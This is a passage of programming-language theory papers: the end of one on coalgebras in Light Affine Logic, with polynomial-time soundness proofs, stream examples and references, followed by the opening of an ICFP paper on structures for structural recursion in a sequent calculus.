Proof. Let $t(\Pi) = \langle \mathcal{P}(\Pi), \dots, \mathcal{P}(\Pi) \rangle$ be a tuple with $d(\Pi) + 1$ times elements. By several applications of Corollary 35 and Corollary 32, for any reduction of the shape $\Pi_1 \triangleright M_1 \rightarrow_c^* \Pi_2 \triangleright M_2 \rightarrow_{\text{nc}} \Pi_3 \triangleright M_3 \rightarrow_c^* \Pi_4 \triangleright M_4$, the following holds:

$$\begin{array}{ccccccc} t(\Pi) & & t(\Pi) & & t(\Pi) & & t(\Pi) \\ \geq & & \geq & & \geq & & \geq \\ s(\Pi_1) & =_{\text{lex}} & s(\Pi_2) & >_{\text{lex}} & s(\Pi_3) & =_{\text{lex}} & s(\Pi_4), \end{array}$$

where \geq is the pointwise partial order induced by \geq on tuples.


Consequently, there can be no more than $(\mathcal{P}(\Pi))^{d(\Pi)+1}$ strict lexicographic decreases in a reduction. This provides us a bound on the number of reduction rules that are not commutation rules. \square

It is worth noticing that the above lemma diverges from the classical soundness proof for LAL. In particular, we combine a global argument given by the potential $\mathcal{P}(\Pi)$ of the type derivation Π with the lexicographic order that provides a local argument. In this way we have an argument that is independent from the reduction strategy. While this approach has the consequence that the bound we provide is looser than the usual one, the difference is just in a small exponential constant that leaves the bound polynomial once the depth is fixed. A tighter bound—similar to the usual one—can be obtained by considering instead a specific reduction strategy where lower depth redexes are reduced with higher priority.

As usual, the length of reductions only involving commutation is bounded quadratically in the size of the initial type derivation using a term rewriting argument.

Lemma 37. *For each reduction $\Sigma : \Pi \triangleright M \rightarrow_c^* \Pi' \triangleright N$, we have $|\Sigma| \leq |\Pi|^2$.*

Proof. Commuting rules form a rewriting system that terminates in quadratic time. That is, each commuting rule can move a subterm around but every time it is applied the destructor providing the actual redex decreases in outermost-rightmost order in the syntactic tree of the term. By Lemma 33, we have that the number of potential redexes is preserved by commutation rules, so each of them can just be moved along that order. For example, consider the rule (com-1) $(\text{let } \hat{x} : \tau = N \text{ in } M) L \rightarrow \text{let } \hat{x} : \tau = N \text{ in } (ML)$ which can be represented by the following rule on syntactic trees:



As expected, one can see that the $\text{let-}\hat{x}$ destructor moves in outermost-rightmost order in the syntactic tree to which this rule is applied. So are the other commutation rules. By Lemma 27, the number of potential redexes is bounded by $|\Pi|$ and so we have the bound. \square

Now we are ready to show that any reduction has a polynomially bounded length:

Lemma 38 (Polynomially bounded reduction length). *Consider a reduction $\sigma : \Pi \triangleright M \rightarrow^* \Pi' \triangleright N$. Then, we have:*

$$|\Sigma| \leq \mathcal{P}(\Pi)^{d(\Pi)+1} \cdot (\mathcal{P}(\Pi)^2 + 1).$$

Proof. The inequality follows by combining Lemma 37, Lemma 31 and Lemma 36. \square

FTime soundness We can now show the soundness properties of our type system:

Theorem 39 (Polynomial Time Soundness). *Consider a type derivation $\Pi \triangleright \Gamma \vdash M : \tau$. Then, M can be reduced to normal form by a Turing Machine working in time polynomial in $|\mathcal{M}|$ with exponent proportional to $d(\mathcal{M})$.*

Proof. By definition of depth, the equality $d(\Pi) = d(\mathcal{M})$ holds. Moreover, for any typable term M , there is at least one normal type derivation Π (with no superfluous contraction rule and weakening rule). For such a type derivation, $|\Pi| = \mathcal{O}(|\mathcal{M}|)$ holds. By Lemma 31, the potential of a derivation is bounded by a polynomial in the size of Π with exponent proportional to $d(\Pi)$. By Lemma 38, each typable term M has at most a polynomially bounded number of reductions in $|\mathcal{M}|$. By Corollary 31 the size of every intermediate term in the reduction is bounded polynomially in $|\mathcal{M}|$. As the reduction of LAL can be easily implemented by a Turing Machine in quadratic time (see [40]), the conclusion follows. \square

7. Coalgebra Examples

We can now improve Lemma 21 and obtain the following analog of Lemma 14.

Lemma 40. *All the functors built using the following signature right-distribute over \S :*

$$F(X) ::= \mathbf{1} \mid X \mid A \mid \S F(X) \mid F(X) \otimes F(X) \mid F(X) \oplus F(X),$$

provided that A is a closed type for which there exists a closed term of type $\S A \multimap A$.

Proof. By induction on $F(X)$. \square

Similarly to Example 8 we would like to consider the case of streams of natural numbers. Unfortunately, Lemma 40 is not enough to show that the functor $F(X) = \mathbb{N} \otimes X$ distributes to the right. The problem is that we do not have a coercion $\S \mathbb{N} \multimap \mathbb{N}$, but only the converse one. Nevertheless, we can consider streams of booleans (or more in general of every finite type $\mathbf{1} \oplus \dots \oplus \mathbf{1}$). Let us consider the functor defined on types as $F(X) = \mathbb{B}_2 \otimes X$ and on terms as:

$$\lambda f : X \multimap Y. \lambda x : \mathbb{B}_2 \otimes X. \text{let } \langle x_1, x_2 \rangle = x \text{ in } \langle x_1, f x_2 \rangle.$$

This functor right-distributes by Lemma 40. Let $\mathbb{B}_2^\omega = \nu X. F(X)$. Theorem 20 ensures that $(\mathbb{B}_2^\omega, \text{out}_{\mathbb{B}_2^\omega})$ is a weak final coalgebra. Let us use this property to define a constant stream of 1 (as a boolean). Similarly to what we did in Example 8 this can be defined by considering the function:

$$g = \lambda x : \mathbf{1}. \text{let } () = x \text{ in } (1, ()).$$

By Theorem 20 we can then define $\text{ones} = \text{unfold } \mathbf{1} \hat{!} g \hat{!} ()$. Similarly to what happens in System F we can define the usual operations on streams as:

$$\begin{aligned} \text{head} &= \lambda x : \mathbb{B}_2^\omega. \text{let } \langle x_1, x_2 \rangle = (\text{out}_{\mathbb{B}_2^\omega} x) \text{ in } x_1, \\ \text{tail} &= \lambda x : \mathbb{B}_2^\omega. \text{let } \langle x_1, x_2 \rangle = (\text{out}_{\mathbb{B}_2^\omega} x) \text{ in } x_2. \end{aligned}$$

Unfortunately, using these operations is often inconvenient in presence of linearity, and it is more convenient to use directly the coalgebra structure provided by $\text{out}_{\mathbb{B}_2^\omega}$. Consider for example the operation that extracts from a stream of booleans the elements in even position – we have seen a similar operation encoded in System F in Example 8. We can define this operation by using the function:

$$g = \lambda x : \mathbb{B}_2^\omega . \text{let } \langle x_1, x_2 \rangle = (\text{out}_{\mathbb{B}_2^\omega} x) \text{ in} \\ \text{let } \langle x_{21}, x_{22} \rangle = (\text{out}_{\mathbb{B}_2^\omega} x_2) \text{ in } \langle x_1, x_{22} \rangle.$$

This function has type $g : \mathbb{B}_2^\omega \multimap \mathbb{B}_2 \otimes \mathbb{B}_2^\omega$. So, by Theorem 20 $\text{even} = \text{unfold}_{\mathbb{B}_2^\omega} \mathbb{B}_2^\omega !g$. Another interesting example is a function that merges two streams. This can be defined by the term:

$$g = \lambda x : \mathbb{B}_2^\omega \otimes \mathbb{B}_2^\omega . \text{let } \langle x_1, x_2 \rangle = x \text{ in} \\ \text{let } \langle x_{11}, x_{12} \rangle = (\text{out}_{\mathbb{B}_2^\omega} x_1) \text{ in } \langle x_{11}, \langle x_2, x_{12} \rangle \rangle.$$

This function has type $g : \mathbb{B}_2^\omega \otimes \mathbb{B}_2^\omega \multimap \mathbb{B}_2 \otimes (\mathbb{B}_2^\omega \otimes \mathbb{B}_2^\omega)$. So, by Theorem 20 again, $\text{merge} = \text{unfold}_{\mathbb{B}_2^\omega} (\mathbb{B}_2^\omega \otimes \mathbb{B}_2^\omega) !g$.

We can combine algebra examples and coalgebra ones. For instance, we can write a standard inductive function take that for a given n returns the first n elements of a stream as a string. This can be obtained by the function:

$$g = \lambda x : 1 \oplus (\mathbb{B}_2^\omega \multimap \mathbb{B}_2^*) . \text{case } x \text{ of} \\ \{ \text{inj}_0(z) \rightarrow \lambda y : \mathbb{B}_2^\omega . \text{nil} \mid \text{inj}_1(z) \rightarrow \\ \lambda y : \mathbb{B}_2^\omega . \text{let } \langle y_1, y_2 \rangle = (\text{out}_{\mathbb{B}_2^\omega} y) \text{ in } \text{cons}(y_1, z y_2) \}.$$

This function has type $g : 1 \oplus (\mathbb{B}_2^\omega \multimap \mathbb{B}_2^*) \multimap (\mathbb{B}_2^\omega \multimap \mathbb{B}_2^*)$. So, by Theorem 13, $\text{take} = \text{fold}_{\mathbb{B}_2^\omega} (\mathbb{B}_2^\omega \multimap \mathbb{B}_2^*) !g$.

Even if we cannot define a stream of the standard inductive natural numbers, we can have a stream of extended natural numbers. Let us define the latter first. Consider the functor $F(X) = 1 \oplus X$. By Lemma 40, we have that F right-distributes over \S , and so by Theorem 20 we have that $(\bar{\mathbb{N}}, \text{out}_{\bar{\mathbb{N}}})$ is a weakly-final F-coalgebra under \S , where $\bar{\mathbb{N}}$ denotes $\nu X.F(X)$. The inhabitants of the type $\bar{\mathbb{N}}$ correspond to the natural numbers extended with a limit element ∞ . We can think about $\text{out}_{\bar{\mathbb{N}}}$ as a predecessor function mapping 0 to $()$, n to $n - 1$ and ∞ to ∞ . We can define the addition of two extended natural numbers by considering the term:

$$g = \lambda x : \bar{\mathbb{N}} \otimes \bar{\mathbb{N}} . \text{let } \langle x_1, x_2 \rangle = x \text{ in } \left(\text{case } (\text{out}_{\bar{\mathbb{N}}} x_1) \text{ of} \right. \\ \left\{ \text{inj}_0(z) \rightarrow \text{case } (\text{out}_{\bar{\mathbb{N}}} x_2) \text{ of } \{ \text{inj}_0(z') \rightarrow \text{inj}_0(()) \right. \\ \left. \mid \text{inj}_1(z') \rightarrow \text{inj}_1(\langle z, z' \rangle) \} \right. \\ \left. \mid \text{inj}_1(z) \rightarrow \text{inj}_1(\langle z, x_2 \rangle) \right\} \right).$$

This function has type $g : \bar{\mathbb{N}} \otimes \bar{\mathbb{N}} \multimap 1 \otimes (\bar{\mathbb{N}} \otimes \bar{\mathbb{N}})$. So, by Theorem 20 $\text{add} = \text{unfold}_{\bar{\mathbb{N}}} (\bar{\mathbb{N}} \otimes \bar{\mathbb{N}}) !g$. For the extended natural numbers, we have a term $\text{coer}_{\bar{\mathbb{N}}} : \S \bar{\mathbb{N}} \multimap \bar{\mathbb{N}}$, this is given by Theorem 20 as $\text{coer}_{\bar{\mathbb{N}}} = \text{unfold}_{\bar{\mathbb{N}}} \bar{\mathbb{N}} !\text{out}_{\bar{\mathbb{N}}}$. Thanks to this coercion we can define streams of extended natural numbers.

One would like also to consider infinite trees labelled with elements in A . This could be defined using the functor $F(X) = A \otimes (X \otimes X)$. Unfortunately, the term defining this functor :

$$\lambda f . \lambda x . \text{let } \langle y, z \rangle = x \text{ in } \text{let } \langle u, v \rangle = z \text{ in } \langle y, \langle f u, f v \rangle \rangle$$

cannot be assigned a linear type because of the duplication of the variable f .

8. Related works

Infinite data structures in ICC Several works have studied properties related to ICC in the context of infinite data structures.

Burrell et al. [8] proposed Pola as a programming language characterizing FPTIME. The design idea of Pola comes from safe recursion on notation [7] and interestingly, Pola permits the programmer to write polynomial time functional programs working both on inductive and coinductive data types. This work is close to ours but there are two main differences. First, the use of safe recursion on notation and the use of linear types are quite different and produce two different programming methodologies. Second, we studied how to define algebras and coalgebras in the language while Pola takes inductive and coinductive types as primitive.

Leivant and Ramyaa [29] have studied a framework based on equational programs that is useful to reason about programs over inductive and coinductive types. They used such a framework to obtain an ICC characterization of primitive corecurrence (a weak form of productivity). Ramyaa and Leivant [36] also shows that a ramified version of corecurrence gives an ICC characterization of the class of functions over streams working in logarithmic space. Leivant and Ramyaa [30] further studied the correspondence between ramified recurrence and ramified corecurrence. In our work, in contrast we focus on the restrictions directly provided by Light Affine Logic. It can be an interesting future direction to study whether one can express some form of ramified corecurrence in LAL, along the lines of what has been done for ramified recursion [34].

Using an approach based on quasi-interpretation, in [12, 13] we have studied space upper bounds properties and input-output properties of programs working on streams. Using a similar approach F  r  e et al. [10] showed that interpretations can be used on stream programs also to characterize type 2 polynomial time functions by providing a characterization of the class of the Basic Feasible Functionals of Cook and Urquhart [9].

Dal Lago et al. [3] have developed a technique inspired by quasi-interpretations to study the complexity of higher-order programs. In their framework infinite data are first class citizens in the form of higher order functions. However, they do not consider programs working on declarative infinite data structures as streams.

Expressivity of Light Logics Several works have studied ways to better understand and improve the expressivity of light logics, and more in general of ICC systems. Unfortunately, we do not yet have a general method for comparing different systems and improvements.

Hofmann [25] provides a survey of the different approaches to ICC. In this survey he also discusses the expressivity and the limitations of the different light logics in the encoding of traditional algorithms. Murawski and Ong [34] and, more recently, Roversi and Vercelli [38] have studied the expressivity of light logics by comparing them with the one provided by ramified recursion. In particular, they provide different embeddings of (fragments of) ramified recursion in LLL and its extensions. Dal Lago et al. [28] have studied and compared the expressivity of different light logics obtained by adding or removing several type constructions, like tensor product, polymorphism and type fixpoints. Our work follows in spirit the same approach focusing on the encoding of (co)algebras.

Gaboardi et al. [17] have studied the expressivity of the different light logics by designing embeddings from the light logics to Linear Logic by Level [4], another logic providing a characterization of polynomial time but based on more general principles. Interestingly, in Linear Logic by Level the \S modality commutes with all the other type constructions. It would be interesting to study what is the expressivity of this logic with respect to the encoding of algebras and coalgebras. Baillot et al. [6] have approached the problem of improving the expressivity of LAL by designing a programming language with recursion and pattern matching around it. We drawn inspiration from their work but instead of adding extra construc-

tions we focus on the constructions that can be defined in LAL itself.

9. Conclusion and Future Works

We have studied the definability of algebras and coalgebras in the LALC along the lines of the encoding of algebras and coalgebras in the polymorphic lambda calculus. By extending the calculus with distributive rules for the modality \S we are able to program several natural examples over infinite data structures.

It is well-known that the encoding of algebras and coalgebras in System F is rather limited and it also does not behave well from the type theory point of view [18]. For this reason, several works have studied how to directly extend the polymorphic lambda calculus with different notions of algebras and coalgebras that behave better, e.g. [31]. We expect that a similar approach can be also followed for LALC: it would be interesting to understand how the different extensions studied in the literature can fit the LALC setting. We expect that also other extensions would require the terms for distribution we introduced in this work.

We have approached the study of algebras and coalgebras in a term language for Light Affine Logic (LALC). There are also other light logics for which we could ask the same question. Obviously, an encoding similar to the one we studied here can be used for Elementary Linear Logic. It would instead be more interesting to understand whether there is an encoding for Soft Linear Logic that allows a large class of coinductive data structures to be defined.

Acknowledgements

We thank Michele Pagani and Shin-ya Katsumata for some helpful comments on a preliminary version of this work. We also thank the anonymous reviewers for their close reading and helpful comments. Part of this work was done while Marco Gaboardi was visiting Harvard Center for Research on Computation and Society (CRCS). Romain Péchoux work was partially supported by ANR-14-CE25-0005 Elica: Expanding Logical Ideas for Complexity Analysis.

References

- [1] A. Asperti. Light affine logic. In *LICS '98*, pages 300–308. IEEE, 1998.
- [2] A. Asperti and L. Roversi. Intuitionistic light affine logic. *ACM TOCL*, 3(1):137–175, 2002.
- [3] P. Baillot and U. Dal Lago. Higher-Order Interpretations and Program Complexity. In *CSL'12*, volume 16, pages 62–76. LIPIcs, 2012.
- [4] P. Baillot and D. Mazza. Linear logic by levels and bounded time complexity. *TCS*, 411(2):470–503, 2010.
- [5] P. Baillot and K. Terui. Light types for polynomial time computation in lambda-calculus. In *LICS '04*, pages 266–275. IEEE, 2004.
- [6] P. Baillot, M. Gaboardi, and V. Mogbil. A polytime functional language from light linear logic. In *ESOP'10*, volume 6012 of *LNCS*. Springer, 2010.
- [7] S. Bellantoni and S. Cook. A new recursion-theoretic characterization of the poly-time functions. *Comp. Complexity*, 2:97–110, 1992.
- [8] M. J. Burrell, R. Cockett, and B. F. Redmond. Pola: a language for PTIME programming. In *LCC'09*, 2009.
- [9] S. Cook and A. Urquhart. Functional interpretations of feasibly constructive arithmetic. *STOC '89*, pages 107–112. ACM, 1989.
- [10] H. Férée, E. Hainry, M. Hoyrup, and R. Péchoux. Interpretation of stream programs: characterizing type 2 polynomial time complexity. In *ISAAC'10*, pages 291–303. Springer, 2010.
- [11] P. Freyd. Structural polymorphism. *TCS*, 115(1):107–129, 1993.
- [12] M. Gaboardi and R. Péchoux. Upper bounds on stream I/O using semantic interpretations. In *CSL '09*, volume 5771 of *LNCS*, pages 271 – 286. Springer, 2009.
- [13] M. Gaboardi and R. Péchoux. Global and local space properties of stream programs. In *FOPARA'09*, volume 6324 of *LNCS*, pages 51 – 66. Springer, 2010.
- [14] M. Gaboardi and S. Ronchi Della Rocca. A soft type assignment system for λ -calculus. In *CSL '07*, volume 4646 of *LNCS*, pages 253–267. Springer, 2007.
- [15] M. Gaboardi, J.-Y. Marion, and S. Ronchi Della Rocca. Soft linear logic and polynomial complexity classes. In *LSFA 2007*, volume 205 of *ENTCS*, pages 67–87. Elsevier.
- [16] M. Gaboardi, J.-Y. Marion, and S. Ronchi Della Rocca. A logical account of PSPACE. In *POPL'08*. ACM, 2008.
- [17] M. Gaboardi, L. Roversi, and L. Vercelli. A by-level analysis of Multiplicative Exponential Linear Logic. In *MFCS'09*, volume 5734 of *LNCS*, pages 344 – 355. Springer, 2009.
- [18] H. Geuvers. Inductive and coinductive types with iteration and recursion. In *Types for Proofs and Programs*, pages 193–217. 1992.
- [19] J. Girard. *The Blind Spot: Lectures on Logic*. European Mathematical Society, 2011. ISBN 9783037190883.
- [20] J.-Y. Girard. Linear logic. *TCS*, 50:1–102, 1987.
- [21] J.-Y. Girard. Light linear logic. *Information and Computation*, 143(2): 175–204, 1998.
- [22] J.-Y. Girard, Y. Lafont, and P. Taylor. *Proofs and Types*, volume 7 of *Cambridge tracts in theoretical computer science*. Cambridge university press, 1989.
- [23] T. Hagino. A typed lambda calculus with categorical type constructors. In *Category Theory and Computer Science*, volume 283, pages 140–57. LNCS, 1987.
- [24] P. Hájek. Arithmetical hierarchy and complexity of computation. *TCS*, 8:227–237, 1979.
- [25] M. Hofmann. Programming languages capturing complexity classes. *ACM SIGACT News*, 31(1):31–42, 2000.
- [26] B. Jacobs and J. Rutten. A tutorial on (co) algebras and (co) induction. *EATCS*, 62:222–259, 1997.
- [27] Y. Lafont. Soft linear logic and polynomial time. *TCS*, 318(1-2):163–180, 2004.
- [28] U. D. Lago and P. Baillot. On light logics, uniform encodings and polynomial time. *MSCS'06*, 16(4):713–733, 2006.
- [29] D. Leivant and R. Ramyaa. Implicit complexity for coinductive data: a characterization of corecurrence. In *DICE'12*, volume 75 of *EPTCS*, pages 1–14, 2012.
- [30] D. Leivant and R. Ramyaa. The computational contents of ramified corecurrence. In *FOSSACS*, 2015. To appear.
- [31] R. Matthes. Monotone (co)inductive types and positive fixed-point types. *ITA*, 33(4/5):309–328, 1999.
- [32] F. Maurel. Nondeterministic light logics and NP-time. In *TLCA '03*, volume 2701 of *LNCS*, pages 241–255. Springer, 2003.
- [33] D. Mazza. Non-uniform polytime computation in the infinitary affine lambda-calculus. In *ICALP'14*, pages 305–317, 2014.
- [34] A. S. Murawski and C. L. Ong. On an interpretation of safe recursion in light affine logic. *TCS*, 318(1-2):197–223, 2004.
- [35] B. C. Pierce. *Types and Programming Languages*. MIT Press, 2002.
- [36] R. Ramyaa and D. Leivant. Ramified corecurrence and logspace. *ENTCS*, 276(0):247 – 261, 2011. MFPS'11.
- [37] J. C. Reynolds and G. Plotkin. On functors expressible in the polymorphic typed lambda calculus. *Information and Computation*, 105(1):1–29, 1993.
- [38] L. Roversi and L. Vercelli. Safe recursion on notation into a light logic by levels. In *DICE'10*, pages 63–77, 2010.
- [39] U. Schöpp. Stratified bounded affine logic for logarithmic space. In *LICS '07*, pages 411–420, Washington, DC, USA, 2007. IEEE.
- [40] K. Terui. Light affine lambda calculus and polytime strong normalization. In *LICS '01*, pages 209–220. IEEE, 2001.
- [41] P. Wadler. Recursive types for free! Technical report, University of Glasgow, 1990.
- [42] G. C. Wraith. A note on categorical datatypes. In *CTCS*, volume 389 of *LNCS*, pages 118–127. Springer, 1993.

Structures for Structural Recursion

Paul Downen Philip Johnson-Freyd Zena M. Ariola

University of Oregon, USA
{pdownen, philipjf, ariola}@cs.uoregon.edu

Abstract

Our goal is to develop co-induction from our understanding of induction, putting them on level ground as equal partners for reasoning about programs. We investigate several structures which represent well-founded forms of recursion in programs. These simple structures encapsulate reasoning by primitive and noetherian induction principles, and can be composed together to form complex recursion schemes for programs operating over a wide class of data and co-data types. At its heart, this study is guided by *duality*: each structure for recursion has a dual form, giving perfectly symmetric pairs of equal and opposite data and co-data types for representing recursion in programs. Duality is brought out through a framework presented in sequent style, which inherently includes control effects that are interpreted logically as classical reasoning principles. To accommodate the presence of effects, we give a calculus parameterized by a notion of strategy, which is strongly normalizing for a wide range of strategies. We also present a more traditional calculus for representing effect-free functional programs, but at the cost of losing some of the founding dualities.

Categories and Subject Descriptors F.3.3 [Studies of Program Constructs]; Program and recursion schemes

Keywords Recursion; Induction; Coinduction; Duality; Structures; Classical Logic; Sequent Calculus; Strong Normalization

1. Introduction

Martin-Löf’s type theory [5, 15] taught us that inductive definitions and reasoning are pervasive throughout proof theory, mathematics, and computer science. Inductive data types are used in programming languages like ML and Haskell to represent structures, and in proof assistants and dependently typed languages like Coq and Agda to reason about finite structures of arbitrary size. Mendler [17] showed us how to talk about recursive types and formalize inductive reasoning over arbitrary data structures. However, the foundation for the opposite to induction, co-induction, has not fared so well. Co-induction is a major concept in programming, representing endless processes, but it is often neglected, misunderstood, or mistreated. As articulated by McBride [19]:

We are obsessed with foundations partly because we are aware of a number of significant foundational problems that we’ve got to get

right before we can do anything realistic. The thing I would think of . . . is coinduction and reasoning about corecursive processes. That’s currently, in all major implementations of type theory, a disaster. And if we’re going to talk about real systems, we’ve got to actually have something sensible to say about that.

The introduction of copatterns for coinduction [3] is a major step forward in rectifying this situation. Abel *et al.* emphasize that there is a dual view to inductive data types, in which the values of types are defined by how they are used instead of how they are built, a perspective on *co-data types* first spurred on by Hagino [12]. Co-inductive co-data types are exciting because they may solve the existing problems with representing infinite objects in proof assistants like Coq [2].

The primary thrust of this work is to improve the understanding and treatment of co-induction, and to integrate both induction and co-induction into a cohesive whole for representing well-founded recursive programs. Our main tools for accomplishing this goal are the pervasive and overt duality and symmetry that runs through classical logic and the sequent calculus. By developing a representation of well-founded induction in a language for the classical sequent calculus, we get an equal and opposite version of well-founded co-induction “for free.” Thus, the challenges that arise from using classical sequent calculus as a foundation for induction are just as well the challenges of co-induction, as the two are inherently developed simultaneously. Afterward, we translate the developments of induction and co-induction in the classical sequent calculus to a λ -calculus based language for effect-free programs, to better relate to the current practice of type theory and functional programming. As the λ -based style lacks symmetries present in the sequent calculus, some of the constructs for recursion are lost in translation. Unsurprisingly, the cost of an asymmetrical viewpoint is blindness to the complete picture revealed by duality.

Our philosophy is to emphasize the disentanglement of the recursion in types from the recursion in programs, to attain a language rich in both data and co-data while highlighting their dual symmetries. On the one hand, the Coq viewpoint is that *all* recursive types—both inductive and co-inductive—are represented as data types (positive types in polarized logic [16]), where induction allows for infinitely deep destruction and co-induction allows for infinitely deep construction. On the other hand, the copattern approach [2, 3] represents inductive types as data and co-inductive types as co-data. In contrast, we take the view that separates the recursive definition of types from the types used for specifying recursive processing loops. Thereby, the types for representing the structure of a recursive process are given first-class status, defined on their own independently of any other programming construct. This makes the types more compositional, so that they may be combined freely in more ways, as they are not confined to certain restrictions about how they relate to data vs co-data or induction vs co-induction. More traditional views on the distinction between inductive and co-inductive programs come from different modes of use for the

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784762>

same building blocks, emerging from particular compositions of several (co-)data types.

The primary calculus for recursion that we study corresponds to a classical logic, so it inherently contains *control effects* [11] that allow programs to abstract over their own control-flow—intuitionistic logic and effect-free functional programs are later considered as a special case. For that reason, the intended *evaluation strategy* for a program becomes an essential part of understanding its meaning: even terminating programs give different results for different strategies. For example, the functional program $\text{length}(\text{Cons } (\text{error "boom"}) \text{ Nil})$ returns 1 under call-by-name (lazy) evaluation, but goes “boom” with an error under call-by-value (strict) evaluation. Therefore, a calculus that talks about the behavior of programs needs to consider the impact of the evaluation strategy. Again, we disentangle this choice from the calculus itself, boiling down the distinction as a *discipline* for substitution. We get a family of calculi, parameterized by this substitution discipline, for reasoning about the behavior of programs ultimately executed with some evaluation strategy. The issue of strong normalization is then shown uniformly over this family of calculi by specifying some basic requirements of the chosen discipline.

The bedrock on which we build our structures for recursion is the connection between logic and programming languages, and the cornerstone of the design is the duality permeating these programming concepts. Induction and co-induction are clearly dual, and to better highlight their symmetric opposition we base our language in the symmetric setting of the sequent calculus. Here, classicality is not just a feature, but an essential completion of the duality needed to fully express the connections between recursion and co-recursion. We consider several different types for representing recursion in programs based on the mathematical principles of *primitive* and *noetherian* recursion which are reflected as pairs of dual data and co-data types. As we will find, both of these different recursive principles have different strengths when considered programmatically: primitive recursion allows us to simulate seemingly infinite constructed objects, like potentially infinite lists in Coq or Haskell, whereas noetherian recursion admits type-erasure. In essence, we demonstrate how this parametric sequent calculus can be used as a core calculus and compilation target for establishing well-foundedness of recursive programs, via the computational interpretation of common principles of mathematical induction.

We begin by presenting some basic functional programs, including copatterns [3], in a sequent based syntax to illustrate how the sequent calculus gives a language for programming with structures and duality (Section 2) in which *all* types, including functions and polymorphism, are treated as user-defined data and co-data types (Section 3). Next, we develop two forms of well-founded recursion in types—based on primitive and noetherian recursion—along with specific data and co-data types for performing well-founded recursion in programs (Section 4). These two recursion schemes are incorporated into the sequent calculus language, and we demonstrate a rewriting theory that is strongly normalizing for well-typed programs and supports erasure of computationally irrelevant types at run-time (Section 5). Finally, we illustrate the natural deduction counterpart to our sequent calculus language, and show how the recursive constructs developed for classically effectful programs can be imported into a language for effect-free functional programming (Section 6).

2. Programming with Structures and Duality

Pattern-matching is an integral part of functional programming languages, and is a great boon to their elegance. However, the traditional language of pattern-matching can be lacking in areas, especially when we consider *dual* concepts that arise in all programs. For example, when defining a function by patterns, we can match

on the structure of the *input*—the argument given to the function—but not its *output*—the observation being made about its result. In contrast, calculi inspired by the sequent calculus feature a more symmetric language which both highlights and restores this missing duality. Indeed, in a setting with such ingrained symmetry, maintaining dualities is natural. We now consider how concepts from functional programming translate to a sequent-based language, and how programs can leverage duality by writing basic functional programs in this symmetric setting.

Example 1. One of the most basic functional programs is the function that calculates the length of a list. We can write this *length* function in a Haskell- or Agda-like language by pattern-matching over the structure of the given List *a* to produce a Nat:

data Nat where	data List a where
$Z : \text{Nat}$	$\text{Nil} : \text{List } a$
$S : \text{Nat} \rightarrow \text{Nat}$	$\text{Cons} : a \rightarrow \text{List } a \rightarrow \text{List } a$
$\text{length Nil} = Z$	
$\text{length } (\text{Cons } x \text{ xs}) = \text{let } y = \text{length } xs \text{ in } S y$	

This definition of *length* describes its result for every possible call. Similarly, we can define *length* in the $\mu\tilde{\mu}$ -calculus¹ [8], a language based on Gentzen’s sequent calculus, in much the same way. First, we introduce the types in question by data declarations in the sequent calculus:

data Nat where	data List(a) where
$Z : \vdash \text{Nat} \mid$	$\text{Nil} : \vdash \text{List}(a) \mid$
$S : \text{Nat} \vdash \text{Nat} \mid$	$\text{Cons} : a, \text{List}(a) \vdash \text{List}(a) \mid$

While these declarations give the same information as before, the differences between these specific data type declarations are largely stylistic. Instead of describing the constructors in terms of a pre-defined function type, the shape of the constructors are described via *sequents*, replacing function arrows with entailment (\vdash) and commas for separating multiple inputs. Furthermore, the type of the main output produced by each constructor is highlighted to the right of the sequent between entailment and a vertical bar, as in $\vdash \text{Nat} \mid$ or $\vdash \text{List}(a) \mid$, and all other types describe the parameters that must be given to the constructor to produce this output. Thus, we can construct a list as either Nil or $\text{Cons}(x, xs)$, much like in functional languages. Next, we define *length* by specifying its behavior for every possible call:

$$\begin{aligned} \langle \text{length} \parallel \text{Nil} \cdot \alpha \rangle &= \langle Z \parallel \alpha \rangle \\ \langle \text{length} \parallel \text{Cons}(x, xs) \cdot \alpha \rangle &= \langle \text{length} \parallel xs \cdot \tilde{\mu}y. \langle S(y) \parallel \alpha \rangle \rangle \end{aligned}$$

The main difference is that we consider more than just the argument to *length*. Instead, we are describing the action of *length* with its entire context by showing the behavior of a *command*, which connects together a producer and a consumer. For example, in the command $\langle Z \parallel \alpha \rangle$, Z is a *term* producing zero and α is a *co-term*—specifically a *co-variable*—that consumes that number. Besides co-variables, we have other co-terms that consume information. The call-stack $\text{Nil} \cdot \alpha$ consumes a function by supplying it with Nil as its argument and consuming its returned result with α . The input abstraction $\tilde{\mu}y. \langle S(y) \parallel \alpha \rangle$ names its input *y* before running the command $\langle S(y) \parallel \alpha \rangle$, similarly to the context $\text{let } y = \square \text{ in } S(y)$ from the functional program.

¹ Note that symbols μ and $\tilde{\mu}$ used here are not related to recursion, but rather are binders for variables and their dual co-variables in the tradition of [6].

In functional programs, it is common to avoid explicitly naming the result of a recursive call, especially in such a short program. Instead, we would more likely define *length* as:

$$\begin{aligned} \text{length } \text{Nil} &= Z \\ \text{length } (\text{Cons } x \text{ } xs) &= S(\text{length } xs) \end{aligned}$$

We can mimic this definition in the sequent calculus as:

$$\begin{aligned} \langle \text{length} \parallel \text{Nil} \cdot \alpha \rangle &= \langle Z \parallel \alpha \rangle \\ \langle \text{length} \parallel \text{Cons}(x, xs) \cdot \alpha \rangle &= \langle S(\mu\beta. \langle \text{length} \parallel xs \cdot \beta \rangle) \parallel \alpha \rangle \end{aligned}$$

Note that to represent the functional call *length xs* inside the successor constructor *S*, we need to make use of a new kind of term: the output abstraction $\mu\beta. \langle \text{length} \parallel xs \cdot \beta \rangle$ names its output channel β before running the command $\langle \text{length} \parallel xs \cdot \beta \rangle$, which calls *length* with *xs* as the argument and β as the return consumer. In the $\mu\tilde{\mu}$ -calculus, output abstractions are exactly dual to input abstractions, and defining *length* in $\mu\tilde{\mu}$ requires us to name the recursive result as either an input or an output. *End example 1.*

